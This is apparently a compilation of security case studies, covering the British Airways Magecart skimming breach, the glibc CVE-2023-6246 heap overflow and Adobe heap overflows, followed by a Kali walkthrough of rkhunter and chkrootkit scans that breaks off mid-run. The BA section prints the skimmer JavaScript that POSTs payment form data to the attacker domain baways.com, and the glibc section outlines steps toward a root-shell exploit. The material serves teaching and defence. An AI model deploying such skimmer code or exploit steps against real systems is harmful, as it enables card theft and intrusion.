

British Airways Data Breach

In September 2018, British Airways suffered a major cyberattack when hackers snuck malicious code into the airline's website. This hidden code stole customer payment card details in real-time while people were booking flights. Because so much personal and financial information was exposed, the company was hit with one of the largest GDPR fines ever given at the time.

The attack happened over a 15-day window, running from August 21 to September 5, 2018. British Airways found out about the malicious activity and publicly announced the breach the very next day, on September 6, 2018.

The hack was blamed on Magecart, a well-known group of cybercriminals famous for stealing digital credit card details. They target online payment pages by sneaking malicious JavaScript code onto websites to silently grab customer information. While they have hit many popular e-commerce sites over the years, the British Airways attack stands out as one of their biggest operations.

The hackers managed to break into the British Airways network using stolen login details belonging to a third-party supplier. From there, they changed a crucial script on the airline's website so that it would secretly collect customer payment details and send them straight to a server they controlled.

The timeline of events unfolded rapidly: the skimming campaign started on August 21, 2018, and ran until September 5, 2018, when an outside security researcher tipped off BA, prompting their team to quickly remove the bad code. The very next day, on September 6, British Airways publicly announced the breach and began contacting affected passengers and authorities. Eventually, in October 2020, the UK's Information Commissioner's Office handed down a 20 million pound fine for failing to protect customer data under GDPR rules.

The technical core of the attack involved hackers adding just 22 lines of malicious code to a legitimate JavaScript file called Modernizr.js on the British Airways website. This hidden code was set up to trigger on the payment page, grabbing personal details like names, home addresses,

and full credit card numbers with their CVV codes, and then secretly shipping that data off to a fake domain the attackers created named baways.com.

Investigators from the UK's Information Commissioner's Office later discovered that British Airways had left major security gaps wide open, such as lacking proper multi-factor authentication, failing to rigorously test critical systems, and providing weak overall network protection. These security shortcomings allowed the hackers to sneak in and roam undetected for over two weeks.

How the British Airways Cyber Attack Was Executed

Step 1: Setting Up the Infrastructure The attackers created a deceptive domain, baways.com, to blend in with British Airways' marketing terminology and avoid immediate suspicion. This fake receiving server was cheaply hosted on a virtual server provider in Romania, operated out of Lithuania.

Step 2: Exploiting External Dependencies Modern websites rely heavily on external third-party scripts and JavaScript libraries (like chatbots or analytics) to function interactively. These external elements introduce vulnerabilities because website owners have limited control over their underlying code. In BA's case, roughly 20 to 30 scripts loaded on their pages, creating potential entry points if a supplier or vendor's security lapsed.

Step 3: Injecting the Malicious Code Instead of directly attacking BA's main core servers, the hackers compromised a third-party supplier's credentials to alter a legitimate and widely used JavaScript library called Modernizr.js on the BA website. They added just 22 lines of harmful code designed specifically to target British Airways' infrastructure. Because browsers automatically execute scripts from trusted sources without verifying where the data gets sent, visitors loaded the compromised code unknowingly. [Reference:<https://baways.com/>]

```

window.onload = function(){
    jQuery("#submitButton").bind("mouseup touchend", function(){
        var customerData = {};
        jQuery("#paymentForm").serializeArray().map(function(field){
            customerData[field.name] = field.value;
        });
        var personPaying = document.getElementById("PersonPaying").innerHTML;
        customerData.person = personPaying;
        var payload = JSON.stringify(customerData);
        setTimeout(function(){
            jQuery.ajax({
                type: "POST",
                async: true,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: payload,
                dataType: "application/json"
            });
        }, 500);
    });
};

```

Fig:1.1 The code snippet used for attack

Step 4: Silent Data Stealing (Skimming) Operating like trademark Magecart cybercrime tactics, the hidden script patiently waited for customers to fill out and submit their payment confirmation details on the checkout page. Once clicked, the script secretly scraped names, addresses, and full credit card details, bundled them up, and quietly transmitted them to baways.com in the background. A brief half-second delay (500ms) ensured the webpage operated smoothly so users saw no errors, pop-ups, or performance drops.

Conclusion

During the 2018 breach, attackers exposed the personal and financial information of roughly 429,000 customers and staff members who used the British Airways website and mobile app. The compromised data included full names, billing and email addresses, credit card numbers, expiration dates, and CVV codes, though travel and passport details remained safe. British Airways directly notified everyone affected, advising them to monitor their bank accounts. The fallout was severe, resulting in intense reputational damage and a landmark GDPR fine from the

UK's Information Commissioner's Office, which was initially set at 183 million pounds and later reduced to 20 million pounds due to the COVID-19 pandemic. BA responded swiftly by removing the malicious code, collaborating with cybersecurity experts and the National Cyber Security Centre, and offering to reimburse victims for financial losses. Following the incident, the airline completely overhauled its security protocols, access controls, and monitoring capabilities. Ultimately, the breach taught crucial industry lessons: organizations must rigorously vet third-party suppliers, monitor front-end web assets for unauthorized modifications, maintain strict patch management, and enforce basic security hygiene like multi-factor authentication to prevent catastrophic supply chain attacks.

GLIBC Heap Overflow Vulnerability

Discovered by the Qualys team on January 30, **CVE-2023-6246** is a critical heap overflow vulnerability residing within the `__vsyslog_internal` function of the GNU C Library (GLIBC). By manipulating the program name (`argv[0]`), attackers can trigger improper dynamic memory handling, overflow the heap buffer, overwrite critical metadata and module structures, and ultimately achieve local privilege escalation to root.

The Heap vs. The Stack: Unlike the stack, which follows a predictable Last-In-First-Out (LIFO) model with a fixed size, the heap is globally accessible and handles dynamic memory allocation (`malloc`, `free`) in a non-linear, flexible manner.

Heap Overflows: A memory corruption vulnerability that occurs when data written to a dynamically allocated block exceeds its allocated boundaries, spilling over into adjacent memory chunks and corrupting metadata (e.g., chunk sizes, pointers) or stored data.

Heap Feng Shui (Spraying): A sophisticated technique used to manipulate the chaotic and unpredictable layout of the heap. By strategically allocating and deallocating memory chunks (often utilizing environment variables), an attacker can force the system into a predictable memory arrangement favorable for exploitation.

The vulnerability stems from flawed memory calculations inside GLIBC's `__vsyslog_internal`.

- **Testing Vulnerability:** Systems can be tested using a crafted command line with an excessively large program name (e.g., passing a 128,000-character string via `exec -a`), which immediately triggers a segmentation fault or crash in binaries like `/usr/bin/su`. (Reference: Covered in the article's initial crash test demonstration).
- **Affected OS:** Major Linux distributions including Debian, Ubuntu, and Fedora are impacted, though exploitation reliability varies by environment and binary protections.

Developing a reliable exploit for CVE-2023-6246 requires rigorous debugging and memory layout tuning:

- **Debugging Setup:** Using tools like gdb-peda, researchers monitor key functions such as `__vsyslog_internal`, `__nss_lookup_function`, `__nss_module_get_function`, and `module_load`.
- **The Fuzzing Phase:** Automated fuzzer scripts test varying program name lengths (ranging from 1,000 to 12,000+ characters), whitelist options (-w), and environment variable combinations.
- **Identifying Obstacles:** Initial fuzzing attempts often caused the program to crash prematurely because the overflow overwrote crucial pointer structures (such as the module pointer and NI structure) before reaching the target module loading functions. Furthermore, null bytes (`\x00`) cannot be injected via the program name, and slashes are restricted.

To prevent premature crashes and successfully redirect execution flow, attackers must control the heap layout:

- **Environment Variable Padding:** By declaring specific environment variables sized to match the exact byte length of the chunks that were previously breaking the program, attackers occupy those critical memory gaps.
- **Relocation:** This forces the module pointers and NI structures to relocate elsewhere in memory, preventing corruption and allowing the heap overflow to precisely target the intended module data structure.

Conclusion

Shared Library Injection: Once the module name field is successfully overwritten with the buffer string (which includes error log text containing necessary paths and characters like `/dev/pts/`), the program attempts to load a corresponding shared library matching that name format.

Execution: By setting up a matching local directory structure and compiling a custom shared library payload, executing the vulnerable binary with a failed authentication attempt triggers the loading mechanism, resulting in root shell access. .

Mitigation: Because heap gaps can remain consistent despite ASLR, traditional binary mitigations are less effective here. The definitive remediation is updating GLIBC to the latest patched version provided by your Linux distribution vendor.

Adobe Heap Overflow Vulnerability

Heap overflow vulnerabilities have affected several Adobe products, including Adobe Reader and Flash Player. In some cases, attackers used specially crafted JavaScript embedded in malicious PDF files or other supported content to trigger vulnerabilities in Adobe software. A heap overflow occurs when a program writes more data into dynamically allocated memory than the allocated buffer can safely store. This case study explains the problem, how the attack occurred, its impact, and the solution implemented to reduce the vulnerability.

What Was the Problem?

The main problem was a **heap-based buffer overflow caused by improper memory handling and insufficient input validation**. Adobe software processed attacker-controlled data without correctly checking its size or structure. As a result, specially crafted input could write beyond the allocated memory buffer and corrupt nearby memory.

JavaScript acted as a mechanism for triggering the vulnerable functionality. A malicious PDF, for example, could contain JavaScript that passed carefully constructed values to a vulnerable Adobe function. The JavaScript itself was not necessarily the root cause of the overflow; instead, the underlying native code failed to safely manage the data provided by the script.

How Did It Happen?

The attack typically started when a victim opened a malicious PDF file or other attacker-controlled content. The embedded JavaScript executed within the Adobe application's scripting environment and interacted with a vulnerable component.

The attacker could create specially structured objects or unusually large input values. The vulnerable function did not properly verify the input size before copying or processing the data. This caused the application to write data beyond the allocated heap buffer.

Attackers could also manipulate memory allocation through a technique called **heap spraying**. Large numbers of objects were allocated to make the memory layout more predictable. When the overflow occurred, nearby memory could be corrupted in a way that increased the possibility of controlling the application's execution.

How the Heap Overflow Occurred

The heap overflow occurred because the program allocated memory for a specific amount of data but later attempted to process more data than the allocated buffer could hold.

The excess data overwrote adjacent memory locations. Depending on the affected memory structures, this could cause the application to crash or potentially allow an attacker to influence program execution. Therefore, JavaScript served as the **attack trigger**, while unsafe memory management in the Adobe software was the actual technical cause of the heap overflow.

Impact of the Vulnerability

The vulnerability could cause an Adobe application to crash, resulting in a denial-of-service condition. In more serious cases, memory corruption could potentially be exploited to achieve **arbitrary code execution**.

If successful, an attacker could execute malicious code with the privileges of the affected user. This could lead to malware installation, unauthorized access to files, information theft, or further compromise of the system. Since users often open PDF files received through email or downloaded from the internet, such vulnerabilities represented a significant security risk.

What Was the Solution?

Adobe addressed these vulnerabilities by releasing security patches and updating the affected software. The vulnerable code was modified to improve **input validation, boundary checking, and memory management**. The updated software checked that the size and structure of input data were valid before processing it.

Additional protection involved preventing malformed objects from reaching vulnerable memory operations and improving error handling. Users were advised to install the latest security updates and avoid opening suspicious files. Disabling JavaScript in PDF readers when it was not required could also reduce the attack surface.

Conclusion

The Adobe heap overflow case demonstrates how attacker-controlled JavaScript can be used to trigger a serious memory corruption vulnerability. The fundamental issue was not JavaScript alone, but the failure of the underlying Adobe software to properly validate input and enforce memory boundaries.

This case highlights the importance of secure memory management, strict input validation, regular software patching, and minimizing unnecessary scripting features. A simple memory-handling error can potentially develop from an application crash into a serious arbitrary code execution vulnerability. Therefore, secure coding practices and timely security updates are essential for protecting software and its users.

1. Update the APT package index

```
sudo apt update
```

```
kali@kali: ~/pentbox/pentbox-1.8
Session Actions Edit View Help
(kali@kali)-[~]
$ ls
Desktop Downloads Pictures Public Videos
Documents Music Projects Templates
(kali@kali)-[~]
$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.4 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.3 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [26 5 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [183 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [9 15 kB]
Fetched 76.2 MB in 14s (5,271 kB/s)
1129 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

2. Install rootkit-detection tools

```
sudo apt install -y rkhunter chkrootkit
```

```
kali@kali: ~/pentbox/pentbox-1.8
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo apt install -y rkhunter chkrootkit
Installing:
chkrootkit rkhunter
Installing dependencies:
bsd-mailx exim4-config liblockfile-bin unhide
exim4-base exim4-daemon-light liblockfile1 unhide.rb
Suggested packages:
exim4-doc-html | exim4-doc-info eximon4
Summary:
Upgrading: 0, Installing: 10, Removing: 0, Not Upgrading: 1129
Download size: 2,719 kB
Space needed: 6,853 kB / 2,646 MB available
Get:1 http://kali.download/kali kali-rolling/main amd64 rkhunter all 1.4.6-14 [247 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 liblockfile-bin amd64 1.17-2+b2 [16.1 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 exim4-config all 4.99.4-2 [238 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 exim4-base amd64 4.99.4-2+b1 [1,093 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 exim4-daemon-light am d64 4.99.4-2+b1 [635 kB]
Get:6 http://http.kali.org/kali kali-rolling/main amd64 liblockfile1 amd64 1. 17-2+b2 [12.2 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 bsd-mailx amd64 8.1.2 -0.20220412cvs-1.1 [82.2 kB]
Get:8 http://http.kali.org/kali kali-rolling/main amd64 chkrootkit amd64 0.59 -1+b1 [328 kB]
Get:9 http://kali.download/kali kali-rolling/main amd64 unhide amd64 20240510 -2 [59.3 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 unhide.rb all 22-7 [ 7,888 B]
Fetched 2,719 kB in 17s (156 kB/s)
Preconfiguring packages ...
Selecting previously unselected package rkhunter.
(Reading database... 424766 files and directories currently installed.)
Preparing to unpack ./0-rkhunter_1.4.6-14_all.deb...
```

```
Session Actions Edit View Help
Preparing to unpack .../5-liblockfile1_1.17-2+b2_amd64.deb...
Unpacking liblockfile1:amd64 (1.17-2+b2)...
Selecting previously unselected package bsd-mailx.
Preparing to unpack .../6-bsd-mailx_8.1.2-0.20220412cvs-1.1_amd64.deb...
Unpacking bsd-mailx (8.1.2-0.20220412cvs-1.1)...
Selecting previously unselected package chkrootkit.
Preparing to unpack .../7-chkrootkit_0.59-1+b1_amd64.deb...
Unpacking chkrootkit (0.59-1+b1)...
Selecting previously unselected package unhide.
Preparing to unpack .../8-unhide_20240510-2_amd64.deb...
Unpacking unhide (20240510-2)...
Selecting previously unselected package unhide.rb.
Preparing to unpack .../9-unhide.rb_22-7_all.deb...
Unpacking unhide.rb (22-7)...
Setting up liblockfile-bin (1.17-2+b2)...
Setting up unhide (20240510-2)...
Setting up chkrootkit (0.59-1+b1)...
Created symlink '/etc/systemd/system/timers.target.wants/chkrootkit.timer' →
'/usr/lib/systemd/system/chkrootkit.timer'.
Setting up exim4-config (4.99.4-2)...
Creating group 'Debian-exim' with GID 967.
Creating user 'Debian-exim' (Exim4 Mail Transport Agent) with UID 967 and GID
967.
Setting up unhide.rb (22-7)...
Setting up liblockfile1:amd64 (1.17-2+b2)...
Setting up rkhunter (1.4.6-14)...
Creating config file /etc/default/rkhunter with new version
[ Rootkit Hunter version 1.4.6 ]
^X@sSFile created: searched for 180 files, found 139
Setting up exim4-base (4.99.4-2+b1)...
Created symlink '/etc/systemd/system/timers.target.wants/exim4-base.timer' →
'/usr/lib/systemd/system/exim4-base.timer'.
exim4-base.service is a disabled or a static unit, not starting it.
exim: DB upgrade, deleting hints-db
update-rc.d: As per Kali policy, exim4 init script is left disabled.
Setting up exim4-daemon-light (4.99.4-2+b1)...
exim4.service is a disabled or a static unit, not starting it.
Setting up bsd-mailx (8.1.2-0.20220412cvs-1.1)...
update-alternatives: using /usr/bin/bsd-mailx to provide /usr/bin/mailx (mail
x) in auto mode
Processing triggers for doc-base (0.11.2)...
Processing 3 added doc-base files ...
Processing triggers for libc-bin (2.42-16)...
Processing triggers for man-db (2.13.1-1)...
Processing triggers for kali-menu (2026.2.6)...
```

3. Update rkhunter's data

```
sudo rkhunter --update
```

```
Session Actions Edit View Help

(kali@kali)-[~]
$ sudo rkhunter --update
[ Rootkit Hunter version 1.4.6 ]

Checking rkhunter data files...
  Checking file mirrors.dat [ Skipped ]
  Checking file programs_bad.dat [ Update failed ]
] File System
  Checking file backdoorports.dat [ Update failed ]
]
  Checking file suspscan.dat [ Update failed ]
]
  Checking file i18n versions [ Update failed ]
] Trash
Please check the log file (/var/log/rkhunter.log)
```

4. Run rkhunter

```
sudo rkhunter --check --sk
```

```
Session Actions Edit View Help

(kali@kali)-[~]
$ sudo rkhunter --check --sk
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

Performing 'strings' command checks
  Checking 'strings' command [ OK ]

Performing 'shared libraries' checks
  Checking for preloading variables [ None found ]
  Checking for preloaded libraries [ None found ]
  Checking LD_LIBRARY_PATH variable [ Not found ]

Performing file properties checks
  Checking for prerequisites [ OK ]
  /usr/sbin/adduser [ OK ]
  /usr/sbin/chroot [ OK ]
  /usr/sbin/cron [ OK ]
  /usr/sbin/depmod [ OK ]
  /usr/sbin/fsck [ OK ]
  /usr/sbin/groupadd [ OK ]
  /usr/sbin/groupdel [ OK ]
  /usr/sbin/groupmod [ OK ]
  /usr/sbin/grpck [ OK ]
  /usr/sbin/ifconfig [ OK ]
  /usr/sbin/ifdown [ OK ]
  /usr/sbin/ifup [ OK ]
  /usr/sbin/init [ OK ]
  /usr/sbin/insmod [ OK ]
  /usr/sbin/ip [ OK ]
  /usr/sbin/lsmmod [ OK ]
  /usr/sbin/modinfo [ OK ]
  /usr/sbin/modprobe [ OK ]
  /usr/sbin/nologin [ OK ]
  /usr/sbin/pwck [ OK ]
  /usr/sbin/rmmmod [ OK ]
  /usr/sbin/route [ OK ]
  /usr/sbin/sshd [ OK ]
  /usr/sbin/sulogin [ OK ]
  /usr/sbin/sysctl [ OK ]
  /usr/sbin/useradd [ OK ]
  /usr/sbin/userdel [ OK ]
  /usr/sbin/usermod [ OK ]
  /usr/sbin/viaw [ OK ]
  /usr/sbin/unhide [ OK ]
  /usr/sbin/unhide-linux [ OK ]
  /usr/sbin/unhide-posix [ OK ]
  /usr/sbin/unhide-tcp [ OK ]
  /usr/bin/awk [ OK ]

  /usr/bin/basename [ OK ]
  /usr/bin/bash [ OK ]
  /usr/bin/cat [ OK ]
  /usr/bin/chattr [ OK ]
  /usr/bin/chmod [ OK ]
  /usr/bin/chown [ OK ]
  /usr/bin/cp [ OK ]
  /usr/bin/curl [ OK ]
  /usr/bin/cut [ OK ]
  /usr/bin/date [ OK ]
  /usr/bin/df [ OK ]
  /usr/bin/diff [ OK ]
  /usr/bin/dirname [ OK ]
  /usr/bin/dmesg [ OK ]
  /usr/bin/dpkg [ OK ]
  /usr/bin/dpkg-query [ OK ]
  /usr/bin/du [ OK ]
  /usr/bin/echo [ OK ]
  /usr/bin/egrep [ OK ]
  /usr/bin/env [ OK ]
  /usr/bin/fgrep [ OK ]
  /usr/bin/file [ OK ]
  /usr/bin/find [ OK ]
  /usr/bin/fuser [ OK ]
  /usr/bin/gET [ OK ]
  /usr/bin/grep [ OK ]
  /usr/bin/groups [ OK ]
  /usr/bin/head [ OK ]
  /usr/bin/id [ OK ]
  /usr/bin/ip [ OK ]
  /usr/bin/lpcs [ OK ]
  /usr/bin/kill [ OK ]
  /usr/bin/killall [ OK ]
  /usr/bin/ldd [ OK ]
  /usr/bin/less [ OK ]
  /usr/bin/locate [ OK ]
  /usr/bin/logger [ OK ]
  /usr/bin/login [ OK ]
  /usr/bin/ls [ OK ]
  /usr/bin/lsattr [ OK ]
  /usr/bin/lsmmod [ OK ]
  /usr/bin/lsof [ OK ]
  /usr/bin/mail [ Warning ]
  /usr/bin/md5sum [ OK ]
  /usr/bin/mktemp [ OK ]
  /usr/bin/more [ OK ]
  /usr/bin/mount [ OK ]
  /usr/bin/mv [ OK ]
  /usr/bin/netstat [ OK ]
  /usr/bin/newgrp [ OK ]
  /usr/bin/passwd [ OK ]
```

```
Session Actions Edit View Help

/usr/bin/perl [ OK ]
/usr/bin/pgrep [ OK ]
/usr/bin/ping [ OK ]
/usr/bin/pkill [ OK ]
/usr/bin/ps [ OK ]
/usr/bin/pstree [ OK ]
/usr/bin/pwd [ OK ]
/usr/bin/readlink [ OK ]
/usr/bin/rkhunter [ OK ]
/usr/bin/rpm [ OK ]
/usr/bin/runcon [ OK ]
/usr/bin/sed [ OK ]
/usr/bin/sh [ OK ]
/usr/bin/sha1sum [ OK ]
/usr/bin/sha224sum [ OK ]
/usr/bin/sha256sum [ OK ]
/usr/bin/sha384sum [ OK ]
/usr/bin/sha512sum [ OK ]
/usr/bin/size [ OK ]
/usr/bin/sort [ OK ]
/usr/bin/ssh [ OK ]
/usr/bin/stat [ OK ]
/usr/bin/strings [ OK ]
/usr/bin/su [ OK ]
/usr/bin/sudo [ OK ]
/usr/bin/tail [ OK ]
/usr/bin/telnet [ OK ]
/usr/bin/test [ OK ]
/usr/bin/top [ OK ]
/usr/bin/touch [ OK ]
/usr/bin/tr [ OK ]
/usr/bin/uname [ OK ]
/usr/bin/uniq [ OK ]
/usr/bin/users [ OK ]
/usr/bin/vmstat [ OK ]
/usr/bin/w [ OK ]
/usr/bin/watch [ OK ]
/usr/bin/wc [ OK ]
/usr/bin/wget [ OK ]
/usr/bin/whatis [ OK ]
/usr/bin/whereis [ OK ]
/usr/bin/which [ OK ]
/usr/bin/who [ OK ]
/usr/bin/whoami [ OK ]
/usr/bin/numfmt [ OK ]
/usr/bin/kmod [ OK ]
/usr/bin/gawk [ OK ]
/usr/bin/lwp-request [ Warning ]
/usr/bin/plocate [ OK ]
/usr/bin/bsd-mailx [ Warning ]
/usr/bin/dash [ OK ]
```

```
Session Actions Edit View Help

/usr/bin/x86_64-linux-gnu-size [ OK ]
/usr/bin/x86_64-linux-gnu-strings [ OK ]
/usr/bin/inetutils-telnet [ OK ]
/usr/bin/which.debianutils [ OK ]
/usr/lib/systemd/systemd [ OK ]

Checking for rootkits...

Performing check of known rootkit files and directories
55808 Trojan - Variant A [ Not found ]
ADM Worm [ Not found ]
AjaKit Rootkit [ Not found ]
Adore Rootkit [ Not found ]
aPa Kit [ Not found ]
Apache Worm [ Not found ]
Ambient (ark) Rootkit [ Not found ]
Balaur Rootkit [ Not found ]
BeastKit Rootkit [ Not found ]
beX2 Rootkit [ Not found ]
BOBKit Rootkit [ Not found ]
cb Rootkit [ Not found ]
CiNIK Worm (Slapper.B variant) [ Not found ]
Danny-Boy's Abuse Kit [ Not found ]
Devil RootKit [ Not found ]
Diamorphine LKM [ Not found ]
Dica-Kit Rootkit [ Not found ]
Dreams Rootkit [ Not found ]
Duarawkz Rootkit [ Not found ]
Eburi backdoor [ Not found ]
Enye LKM [ Not found ]
Flea Linux Rootkit [ Not found ]
Fu Rootkit [ Not found ]
Fuck'it Rootkit [ Not found ]
GasKit Rootkit [ Not found ]
Heroin LKM [ Not found ]
HjC Kit [ Not found ]
ignoKit Rootkit [ Not found ]
IntoXonia-MG Rootkit [ Not found ]
Irix Rootkit [ Not found ]
Jynx Rootkit [ Not found ]
Jynx2 Rootkit [ Not found ]
KBeast Rootkit [ Not found ]
Kitko Rootkit [ Not found ]
Knark Rootkit [ Not found ]
ld-linuxv.so Rootkit [ Not found ]
LiOn Worm [ Not found ]
Lockit / LJK2 Rootkit [ Not found ]
Mokes backdoor [ Not found ]
Mood-NT Rootkit [ Not found ]
MRK Rootkit [ Not found ]
Nj0.Rootkit [ Not found ]
```

```
Session Actions Edit View Help

Mood-NT Rootkit [ Not found ]
MRK Rootkit [ Not found ]
Nj0 Rootkit [ Not found ]
Ohhara Rootkit [ Not found ]
Optic Kit (Tux) Worm [ Not found ]
Oz Rootkit [ Not found ]
Phalanx Rootkit [ Not found ]
Phalanx2 Rootkit [ Not found ]
Phalanx2 Rootkit (extended tests) [ Not found ]
Portacelo Rootkit [ Not found ]
R3dstorm Toolkit [ Not found ]
RM-Sharpes Rootkit [ Not found ]
RSHA's Rootkit [ Not found ]
Scalper Worm [ Not found ]
Sebek LKM [ Not found ]
Shutdown Rootkit [ Not found ]
SHV4 Rootkit [ Not found ]
SHV5 Rootkit [ Not found ]
Sin Rootkit [ Not found ]
Slapper Worm [ Not found ]
Sneakin Rootkit [ Not found ]
'Spanish' Rootkit [ Not found ]
Suckit Rootkit [ Not found ]
Superkit Rootkit [ Not found ]
TBD (Telnet BackDoor) [ Not found ]
TeLeKiT Rootkit [ Not found ]
T0rn Rootkit [ Not found ]
trNkit Rootkit [ Not found ]
Trojanit Kit [ Not found ]
Tuxendo Rootkit [ Not found ]
URK Rootkit [ Not found ]
Vampire Rootkit [ Not found ]
VeKit Rootkit [ Not found ]
Volc Rootkit [ Not found ]
Xzibit Rootkit [ Not found ]
zaRw.KiT Rootkit [ Not found ]
ZK Rootkit [ Not found ]

Performing additional rootkit checks
Suckit Rootkit additional checks [ OK ]
Checking for possible rootkit files and directories [ None found ]
Checking for possible rootkit strings [ None found ]

Performing malware checks
Checking running processes for suspicious files [ None found ]
Checking for login backdoors [ None found ]
Checking for sniffer log files [ None found ]
Checking for suspicious directories [ None found ]
Checking for suspicious (large) shared memory segments [ Warning ]
Checking for Apache backdoor [ Not found ]
```

```
Session Actions Edit View Help

Performing Linux specific checks
Checking loaded kernel modules [ OK ]
Checking kernel module names [ OK ]

Checking the network...

Performing checks on the network ports
Checking for backdoor ports [ None found ]

Performing checks on the network interfaces
Checking for promiscuous interfaces [ None found ]

Checking the local host...

Performing system boot checks
Checking for local host name [ Found ]
Checking for system startup files [ Found ]
Checking system startup files for malware [ None found ]

Performing group and account checks
Checking for passwd file [ Found ]
Checking for root equivalent (UID 0) accounts [ None found ]
Checking for passwordless accounts [ None found ]
Checking for passwd file changes [ None found ]
Checking for group file changes [ None found ]
Checking root account shell history files [ None found ]


Performing system configuration file checks
Checking for an SSH configuration file [ Found ]
Checking if SSH root access is allowed [ Warning ]
Checking if SSH protocol v1 is allowed [ Not set ]
Checking for other suspicious configuration settings [ None found ]
Checking for a running system logging daemon [ Found ]
Checking for a system logging configuration file [ Found ]

Performing filesystem checks
Checking /dev for suspicious file types [ Warning ]
Checking for hidden files and directories [ Warning ]

System checks summary

File properties checks...
Files checked: 141
Suspect files: 3

Rootkit checks...
Rootkits checked : 498
Possible rootkits: 6
```



```
Session Actions Edit View Help

File properties checks ...
  Files checked: 141
  Suspect files: 3

Rootkit checks ...
  Rootkits checked : 498
  Possible rootkits: 6

Applications checks ...
  All checks skipped

The system checks took: 2 minutes and 54 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

Total Warning → 7

5. Run chkrootkit

```
sudo chkrootkit
```



```
Session Actions Edit View Help

(kali@kali)-[~]
$ sudo chkrootkit
ROOTDIR is '/'
Checking 'amd' ... not found
Checking 'basename' ... not infected
Checking 'biff' ... not found
Checking 'chfn' ... not infected
Checking 'chsh' ... not infected
Checking 'cron' ... not infected
Checking 'crontab' ... not infected
Checking 'date' ... not infected
Checking 'du' ... not infected
Checking 'dirname' ... not infected
Checking 'echo' ... not infected
Checking 'egrep' ... not infected
Checking 'env' ... not infected
Checking 'find' ... not infected
Checking 'fingerd' ... not found
Checking 'gpm' ... not found
Checking 'grep' ... not infected
Checking 'hdparm' ... not infected
Checking 'su' ... not infected
Checking 'ifconfig' ... not infected
Checking 'inetd' ... not found
Checking 'inetdconf' ... not found
Checking 'identd' ... not found
Checking 'init' ... not infected
Checking 'killall' ... not infected
Checking 'ldsopreload' ... not infected
Checking 'login' ... not infected
Checking 'ls' ... not infected
Checking 'lsof' ... not infected
Checking 'mail' ... not infected
Checking 'mingetty' ... not found
Checking 'named' ... not found
Checking 'netstat' ... not infected
Checking 'nologin' ... not infected
Checking 'passwd' ... not infected
Checking 'pidof' ... not infected
Checking 'pop2' ... not found
Checking 'pop3' ... not found
Checking 'ps' ... not infected
Checking 'pstree' ... not infected
Checking 'rpcinfo' ... not infected
Checking 'rlogind' ... not found
Checking 'rshd' ... not found
Checking 'slogin' ... not found
Checking 'sendmail' ... not infected
Checking 'sshd' ... not infected
```

```
Session Actions Edit View Help

Checking 'slogin' ... not found
Checking 'sendmail' ... not infected
Checking 'sshd' ... not infected
Checking 'syslogd' ... not found
Checking 'tar' ... not infected
Checking 'tcpd' ... not found
Checking 'tcpdump' ... not infected
Checking 'top' ... not infected
Checking 'telnetd' ... not found
Checking 'timed' ... not found
Checking 'traceroute' ... not infected
Checking 'vdir' ... not infected
Checking 'w' ... not infected
Checking 'write' ... not found
Checking 'aliens' ... started
